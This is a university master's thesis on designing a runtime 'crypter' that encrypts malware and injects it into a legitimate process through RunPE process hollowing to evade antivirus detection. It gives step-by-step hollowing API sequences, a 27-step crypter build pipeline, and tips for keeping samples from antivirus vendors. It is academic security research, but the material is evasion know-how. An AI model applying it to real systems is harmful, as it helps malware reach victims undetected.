University of Piraeus
Department of Digital Systems

Master's Thesis

Bypassing Antivirus Detection with Encryption

Tasiopoulos Vasileios

March 2014

Advisory Committee

Sokratis Katsikas, Professor
University of Piraeus

Spyros Papageorgiou, Captain (OF-5)
Hellenic National Defense General Staff/ Directorate of Cyber Defense

Thesis Committee

Sokratis Katsikas, Professor
University of Piraeus

Konstantinos Lamprinoudakis, Associate Professor
University of Piraeus

Christos Ksenakis, Assistant Professor
University of Piraeus

ACKNOWLEDGMENTS

I would like to express my gratitude to my supervisor Sokratis Katsikas for the useful comments, remarks and engagement through the learning process of this master thesis. Furthermore, I would like to thank Mr Spyros Papageorgiou, Director of Cyberdefence (DIKYV) of the General Staff of National Defense and all his team members for introducing me to the topic as well for their support on the way. Also, I would like to thank my loved ones, who have supported me throughout the entire process, both by keeping me focused and by helping me complete my assignments.

TABLE OF CONTENTS

TABLE OF FIGURES

ABSTRACT

It is considered a common occurrence during security evaluations that someone must be convinced that antivirus software does not offer complete security. There are also times when a penetration tester encounters antivirus software. For these and several other reasons a variety of ways for bypassing antivirus systems has been invented. In this thesis we are going to deal with the use of encryption for bypassing antivirus detections.

The idea of using encryption as an anti-detection technique is not new. It has been introduced previously by researchers along with their implementation of programs, called “Crypters”, which is the means to accomplice that. These programs are able to encrypt a malware and store it inside a legitimate file without affecting his original functionality. This file is able to bypass detection and then decrypt the malware and store it in a specific part of the disc or load it directly into computer's memory and execute it. Even though the general functionality of a crypter has remained the same over time, it is essential to create an architecture which would be compatible with the current systems and be able to avoid detection of the constantly developing antivirus systems.

In this master thesis we are not going to invent a new way to bypass an antivirus detection. On the contrary, we are going to rely on previous researches in order to introduce a new architecture of a crypter that offers a unique output every time it is being used. The implementation is going to follow the same principals, as the previous ones, these of encrypting the malware but it will also inject into another process. The injection will be performed by a DLL that will also be encrypted inside the legitimate file. The encrypted DLL will be decrypted and will be loaded into memory. After that the DLL will inject the decrypted malware in a legitimate process. The crypter is in place to offer a unique output every time someone use it. The encryption key along with the function names, DLL names, variables and strings are random, and so different every time. Several tests have been contacted with the specific implementation and it has successfully bypassed detection of over forty antivirus software.

Chapter 1

INTRODUCTION

It is considered a common occurrence during security evaluations that someone must be convinced that antivirus software does not offer complete security. There are also times that a penetration tester encounters antivirus software. These are only some of the circumstances that an antivirus may be bypassed.

The purpose of this thesis is to demonstrate the widely used technique of applying cryptography to malware in order to avoid detection. The use of encryption for bypassing an antivirus software is not a new subject. Previous researches have been conducted to accomplice that. An innovative work can be found in [5] of a well know crypter of its era that could bypass antivirus detection. But as the time goes by and technology moves forward the antivirus vendors use new methods for detection and these programs are eventually detected and cannot have a further use. The following work aims to achieve the development of a program known as "Crypter", which is based on the latest techniques, the purpose of which is to bypass all antivirus softwares.

This thesis is going to answer questions like, how can a computer become infected by malware when it has updated antivirus software? Can antiviruses be bypassed? And how can one manage that? These are several questions that must be answered but before this a brief understanding of how antiviruses work is needed. More specifically how antiviruses protect computer systems and how they are updated.

In the second chapter the antivirus concept will be described, along with how these programs get updated, without going into any technical details. A brief introduction to how antivirus software detects potential threats and a reference to the antivirus signature update process is made.

Chapter three offers the theoretical knowledge that must be acquired before moving deeper in the world of crypters. The necessary knowledge of Portable Executable (PE) layout and Portable Executable loader is provided in a simplified format.

Continuing in chapter four, a brief reference to crypters (that are heavily used for doing only one thing: Bypass Antivirus) is being cited. More particularly, the different kind of crypters, types and forms are being presented, together with the different options that they offer and most importantly, their life span.

In the final chapter we will describe the techniques that we followed in our implementation of a Runtime crypter. We will analyze the architecture, all the steps that the crypter follows to make a detectable malware undetectable and finally, some test results will be presented.

Chapter 2

ANTIVIRUS

2.1 Introduction

Antivirus software is widely used to protect data. It is believed that antiviruses are the dominant means of securely protecting a computer and of offering safer access to the internet. Because of the fact that antivirus programs are very complex forms of software, we are not going to analyze them in great detail. We are just going to present in a simple manner the way they detect malware and what must be avoided to bypass detection.

2.2 Antivirus

A variety of strategies are typically used for malware detection.

Signature-based detection: Traditionally, antivirus software heavily relied on signatures to identify malware. Signature-based detection involves searching for known patterns of data within executable code. This can be very effective, but cannot protect against malware unless samples have already been obtained and signatures created. As a result of this, signature-based approaches are not effective against new, unknown malwares.

Although the signature-based approach can effectively contain malware outbreaks, it is possible for a computer to become infected with new malware for which no signature is yet known and malware is often modified to change its signature without affecting functionality. The use of metamorphism and polymorphism from malware writes is widely used.

Heuristics: Another technique used in antivirus software is the use of heuristic analysis to identify new malware or variants of known malware.Many viruses start as a single infection and through either mutation or refinements by other attackers, can grow into dozens of slightly different strains, called variants. Generic detection refers to the detection and removal of multiple threats using a single virus definition.

While it may be advantageous to identify a specific virus, it can often be more efficient to detect a virus family through a generic signature or through an inexact match to an existing signature. Virus researchers find common areas that all viruses in a family share uniquely and can thus create a single generic signature. These signatures often contain non-contiguous code, using wildcard characters where differences lie. These wildcards allow the scanner to detect viruses even if they are padded with extra, meaningless code. A detection that uses this method is said to be "heuristic detection."

Real-time protection: Newer antivirus software also has another mechanism called “real time” protection. It is known that some (malicious) code may be hidden, encrypted, obfuscated or even created instantly. To be able to deal with such tricks antivirus packages are also capable of monitoring and intercepting API calls and of performing a kind of **"**behavioral analysis**"**. So, if a well-known process acts in an unusual manner the antivirus will mark it as suspicious.

Virus database update: It should be clear by now that virus databases require continuous update by the vendor. There are several ways that Antivirus (AV) vendors are notified of new malicious files. We will not discuss all of them but the general idea behind this process will be illustrated.

One source is from online file scanner sites where people upload a file they consider to be suspicious, and want to ascertain if it is actually a virus or not. They upload their files to one of these sites to check which antivirus packages detect it and, subsequently flag it as a virus. Once the files are uploaded, based on certain elements, they are then distributed to the antivirus vendor's labs.

Another way of vendor notification is by the antiviruses themselves. Almost every antivirus software has an option already checked and recommended (by the AV vendors) to participate in their grid. With this option enabled the antivirus will automatically send the files out when any file is detected as suspicious. Antiviruses also include the option to send off a file to the vendor with just a click of a button through their platform. If the file is analyzed and identified as malware, its signature will be added to the dictionary.

After this presentation of antivirus software methodology the ways in which we can avoid detection should be apparent. The steps that we have followed for our crypter are the following:

- **Unique crypter's code:** In our implementation, we have not included code snippets from formerly used (already detected) crypters. All the function has been rewritten in a different and unique way.
- **Deactivation of auto distribution or test offline:** For testing purposes we needed an antivirus to always check our implementation. In order to prevent the distribution of our crypter, we deactivated the auto distribution option and later on we blocked the antivirus access to the internet.
- **Not scanning on online sites that redistribute:** For testing purposes we needed to test our crypter in as many antiviruses as possible. This was not an easy task because of limited resources so we were oblged to use an online scanner. On some online scanners there is an option available to check for no distribution but it is important to confirm its trustworthiness.

Chapter 3

EXECUTABLE

3.1 Introduction

In this chapter a beginners introduction to Portable executable layout and Portable executable loader is provided along with all necessary information for moving toward to the “Crypter” and “Our implementation”. Portable executable understanding is a necessity because the crypter will result in an executable (stub) that must decrypt the malware and load it into memory. The stub of the PE crypter must act both as a decrypter and also as a PE loader.

3.2 Portable Executable Layout

The Portable Executable Format is the data structure that describes how the various parts of a Win32 executable file are constructed. It allows the operating system to load the executable file and to locate the dynamically linked libraries required to run it and to navigate the code, data and resource sections compiled into that executable. We will not go into an in depth analysis of PE layout, but we will rather examine just the salient points.




Figure 1: PE Layout. Source: http://www.tejashwi.com/edu/pe/

The image above presents the layout of a PE executable. All of these sections are necessary but not all of this information is needed by the crypter.

Starting from the top we can see the Dos Header which consists of a MS-DOS stub. The MS-DOS stub is a valid application that runs under MS-DOS. It is placed at the front of the EXE image. The linker places a default stub here, which prints out the message “This program cannot be run in DOS mode” when the image is run in MS-DOS. The header of the DOS Header contains an additional (and last) element pointer to the windows PE header and is followed by the image file header.

The image file header has a static size and contains various types of information. The important entries (of the image file header) for the implementation of the PE crypter are the total amount of sections and the optional header size. They are necessary for parsing the PE header because the total amount of sections and the number of entries in the data directory are not fixed.

After that the “Image_Optional_Header” follows. This section also contains a variety of information that is out of the scope of this paper but detailed information can be found in [1]. The needed entries for the crypter in the optional header are the image base and the size of image. We state them as necessary because the PE crypter must first decrypt and then load the malware. Therefore, the stub has to allocate memory at the image base (only if the input file is not providing a relocation table) address with a size specified by size of image entry. Afterwards, the decrypted file is copied to this location and executed.

The image optional header also contains the data directory which is a list providing the address and size of the relocation table, the import table etc. From this section the crypter needs the import table pointer so that it can parse the import table of the decrypted input file, load the corresponding DLLs, get the addresses of the necessary APIs and write them into the function pointer list (all of these are contained in the import table).

The next part of the PE header is a list of section headers. Sections provide data and code in a PE file and each section has a corresponding section header. A section header contains a section name, some flags (read, write execute, etc.), the sections address and the section size. Both the section size and section address consists two values. One is raw and the other is virtual. The raw size and address represent its size on disk and its address in the PE image, while the virtual size and address represent its size after being loaded into memory and its address.

At the end of the PE layout we can found the sections. This is the place that the stub will store the encrypted data. Usually at the resource section.

3.3 Portable execution Loader

After describing the Portable execution layout we will now examine how windows load those executables. A simple description of the mechanism can be found in a paper by Christian Ammann “Hyperion:Implementation of a PE-Crypter”[5].

The mechanism is described as follows:

- The amount of memory which is specified in “size of image” is allocated at the image base address.
- The complete PE header is copied to the image base address.
- The sections are copied to their corresponding virtual addresses.
- The import table is read and the corresponding DLLs are loaded. The addresses of the APIs are written into the pointer list.
- The section permissions are set (read, write, execute).

- Execution is passed to the PE file and the loader jumps the the files entry point.

If absolute addressing is used in the program and the PE file is not loaded at its image base, the relocation table has to be used to fix the absolute addressing.

Chapter 4

CRYPTER

4.1 Introduction

In this section we will discuss theoretical aspects of crypters. The general terminology will be explained, different kinds of crypters, types and forms are presented, together with the different options that they offer. At the end the analysis of a method of injecting into another process is examined (for disguising purposes) along with executing the encrypted malware directly from memory as indicated.

The idea behind crypters is simple:

> There are many forms of malware out there that antivirus packages have already made signatures for, so for making the malwares undetectable we must rewrite them and not use the critical parts of the old ones. What if we could create a program (called crypter) that can encrypt any malware and if it is detected, all that is needed is to change the Crypter.

Crypters accept as input a binary executable file and encrypt it without changing its original behavior. The encrypted file decrypts itself in memory (not always) and executes its original content. This approach allows the bypassing of antivirus detection and the deployment of malicious executables in protected environments. Pattern based anti-virus (AV) solution detects the signature of suspicious files and blocks their execution but the encrypted counterpart contains an unknown signature, its content cannot be analyzed by heuristics and is therefore executed normally without an intervention by the AV scanner.

4.2 Type and Options

Before moving on to analyze the crypter's architecture it would be appropriate to mention a few points about the types and the options of crypters. Crypters are divided in two main categories called "Scantime" and "Runtime". Both of them can look exactly the same but the difference is in the way antivirus programs treat them.

- **A Runtime Crypter** encrypts the specified file and when executed (run), it is decrypted in memory. In this way antivirus packages are incapable of analyzing the file before and after execution.
- **A Scantime Crypter** encrypts the specified file so antiviruses become unable to analyze the file only before executed but NOT when executed.

Apart from those two main categories we can distinguish crypters in:


- Crypter with a built-in stub
- Crypter with an external stub

Using the term “stub” we are referring to the legitimate program that carries the encrypted malware. Building a crypter with an internal stub is easier and quicker but it comes with some disadvantages. One of them is that if an antivirus detects the crypter, the stub must be changed. So if it is built-in to our program we must then change the entire program. Despite all this, experience has shown that Runtime crypters with an external stub remain FUD (Fully undetectable) for longer.

Apart from these categories, crypters can range in many types and forms. Most of them use a simple graphical interface but command line crypters also exist. More will be mentioned about crypter options later in this thesis.

4.3 Crypter architecture

In general, crypters use the same way to both encrypt and also to run the malware. Usually crypters take the content of an infected file, encrypt it, and then place it at the bottom of a seemingly virus-free file called “stub” as shown in Figure 2. The stub file then extracts the encrypted data from itself, and then decrypts and runs it as shown in Figure 3. At the point that the stub extracts and runs the malware we can see the main difference between Scantime and Runtime crypters. The stubs of Scantime crypters decrypt the malware and save it into a directory and quickly run it. At this point the antivirus can detect the malware but not before. On the other hand, a Runtime crypter stub will not save anything to any directory but will execute it into memory using a method that is called RunPE (in the world of crypters). We will discuss more about RunPE and memory execution later in this thesis.



Stage 1: Infected

This is the infected file. It contains all the malicious instructions and antivirus software already have a signature for this.


Stage 2: Encryption

The crypter encrypt the malware and adds it in seemingly virus-free file.

Stage 3 Stub

This is the stage that the file will be sent to the victim.

Figure 2: What Crypter need to do



Stage 1: Stub

The Antivirus Software Scan the file but cannot much the signature because malware is encrypted.

Stage 2: Encrypted

The stub read the encrypted malware and store it in a variable

Stage 3 Execution

The stub decrypt the malware and save it in a directory and execute it or the stub load it in memory and execute it.

Figure 3: What crypter need to do

4.4 RunPE

As we mentioned previously the most efficient of crypters is a Runtime crypter. Creating a Runtime crypter means that the stub does not decrypt and save the malware somewhere on the disc but rather loads it directly to memory. For that to be accomplished the stub must be used as both a decrypter and PE loader. For this reason a technique has been created called RunPE. The truly important thing that we must describe here is that this technique does not only load the decrypted malware but it also injects it into another process (for disguising purposes). There are different methods for creating a RunPE .

In circumstances where the Crypter uses a public method, the steps are as follows:

- The stub is executed
- A new process is created in "suspended" state
- The Stub decrypts the malware
- The stub load the malware in the place of the suspended legitimate process
- The process is unsuspended.

In this way, the new malicious code appears in the computer's memory in a fully legitimate way in a kind of "frozen" condition.

The original method, as shown below, appeared in [7] and is due to T. Keong.[1]

The steps listed in this article are:

1. Use the CreateProcess API with the CREATE_SUSPENDED parameter to create a suspended process from any EXE file. (Call this the first EXE).
2. Call GetThreadContext API to obtain the register values (thread context) of the suspended process. The EBX register of the suspended process points to the process's PEB. The EAX register contains the entry point of the process (first EXE).
3. Obtain the base-address of the suspended process from its PEB, i.e. at [EBX+8].
4. Load the second EXE into memory (using ReadFile) and perform the necessary alignment manually. This is required if the file alignment is different from the memory alignment.
5. If the second EXE has the same base-address as the suspended process and its image-size is <= to the image-size of the suspended process, simply use the WriteProcessMemory function to write the image of the second EXE into the memory space of the suspended process, starting at the base-address.
6. Otherwise, unmap the image of the first EXE using ZwUnmapViewOfSection (exported by ntdll.dll) and use VirtualAllocEx to allocate enough memory for the second EXE within the memory space of the suspended process. The VirtualAllocEx API must be supplied with the base-address of the second EXE to ensure that Windows will give us memory in the required region. Next, copy the image of the second EXE into the memory space of the suspended process starting at the allocated address (using WriteProcessMemory).
7. Patch the base-address of the second EXE into the suspended process's PEB at [EBX+8].
8. Set EAX of the thread context to the entry point of the second EXE.
9. Use the SetThreadContext API to modify the thread context of the suspended process.
10. Use the ResumeThread API to resume execute of the suspended process.

The biggest difference that can be found in any publicly available RunPE is the way that they call the Apis. The Apis are necessary for the injection to work but are also detected by antivirus software. The use of undocumented Apis that do the same thing or the use of techniques to call Apis in a different way are used to bypass these detections.

[1] The page in [7] was no longer available when access was attempted on 05.02.2014. Moreover, it was nowhere else to be found.

Chapter 5


IMPLEMENTATION OF A RUNTIME CRYPTER

5.1 Introduction

At this point, as we have already described the crypter's architecture and some of the most important parts of it, we can proceed with describing our implementation and our test results. We have developed a Runtime crypter with an external stub. The Crypter is written in C# with the use of Visual Studio. We have implemented a graphical interface and it includes the most common extra option that can be found in publicly available crypters.

5.2 Architecture

We have created an executable that will receive the malware as input and will produce an executable file that will retain the malwares functionality, while bypassing all antivirus. At this point we are going to present the file system that the crypter has before its compilation and we will analyze every important part of the crypter. The detailed file system of our implementation we be seen in Figure 4.



```
◢ Resources
      antis.txt
      runpe2.txt
      runpe3.txt
      runpe5.txt
      runpe6.txt
      Stub.txt
  App.config
◢ checknetassemblies.cs
   ◢ checknetassemblies
         GetHeaders(string) : bool
◢ Compiler.cs
   ◢ Compiler
         CompileFromSource(string, string, bool, [string], [string], [string], [string[]]) : bool
◢ Encryption.cs
   ◢ Encryption
         AESEncrypt(byte[], string) : byte[]
▷ Form1.cs
▷ IconTools.cs
◢ Junk.cs
   ◢ Junk
         GenerateJunk(int, bool, int, bool) : string
         GenerateAPIs(int, int, bool, bool) : string
         RndString(int) : string
         r : Random
◢ Program.cs
   ◢ Program
         Main() : void
▷ Reali.cs
◢ Writer.cs
   ◢ Writer
         BeginUpdateResource(string, bool) : IntPtr
         UpdateResource(IntPtr, string, string, ushort, IntPtr, uint) : bool
         EndUpdateResource(IntPtr, bool) : bool
      ▷ ICResult
         WriteResource(string, byte[], string) : ICResult
```

Figure 4: Crypters File system

As you can see from the image above we have not expanded all the classes available because the image would be too large to present.

According to our design a general step by step description of the Crypter is:

1. User Selects the malware
2. User configures the available options (optional)
3. Crypter reads the malware byte per byte
4. Encrypting malware
5. Crypter reads the Stub
6. Adding assembly info to stub (optional)
7. Encrypting injection path
8. Adding injection process path to stub
9. Reading selected RunPE
10. Adding startup code to stub (optional)
11. Adding Hide code to stub (optional)
12. Removing comments from stub
13. Adding Fake message to stub (optional)
14. Adding Junk Code to stub (optional)
15. Adding Fake Apis to stub (optional)
16. Add decompression code to stub (optional)
17. Adding Addi-… code to stub (optional)
18. Randomizing class, function, variable names and add them to stub and to RunPE
19. Adding Encryption Key to stub
20. Compiling RunPE as DLL
21. Reading DLL
22. Encrypting DLL
23. Compressing encrypted DLL(optional)
24. Adding encrypted Malware and DLL ass resources to stub
25. Adding Icon to stub(optional)
26. Compiling Stub as executable
27. Adding Eof data to executable (optional)




Figure 5: First steps of crypters Implementation

As shown in Figure 5 the crypter takes the malware and the users configuration as input. This image describes the steps 1 to 19. All the configurations that the user selects are written in the RunPE.txt and Stub.txt. After that, the malware is encrypted through an encryption function and the result is stored in a variable.




Figure 6: RunPE compiled as DLL and encrypted

Next the RunPE.txt is compiled as a DLL and then it is being re-entered into the crypter as shown in Figure 6 (steps 20-22). The result would again a variable that stores the encrypted DLL data.




Figure 7: Encrypted Malware and DLL converted to resources

At this point, as can been seen in Figure 7, our implementation will pass those two variables that hold the encrypted data of the malware and the DLL form a Recourse writer Class and a Resource file will be produced (step 24) .




Figure 8: Stub and Resources are compiled

At the end, the crypter will take the Stub.txt along with the Recourses File and will compile them as shown in Figure 8(steps 25-27).

After this simplified description we are going to describe every important part of our implementation.

5.3 The stub

In the beginning of this chapter we stated the crypter as one with an external stub. This is not exactly the case here. As can be noticed the stub and RunPE are in text files. This is because we need to change the source of those files during the user's option configuration. We must add the encryption key and much more in the stub. This can not be done in an automated way if the stub is an external program or already compiled. We must never forget that the stub will be what will eventually be sent to the victim and not the crypter.

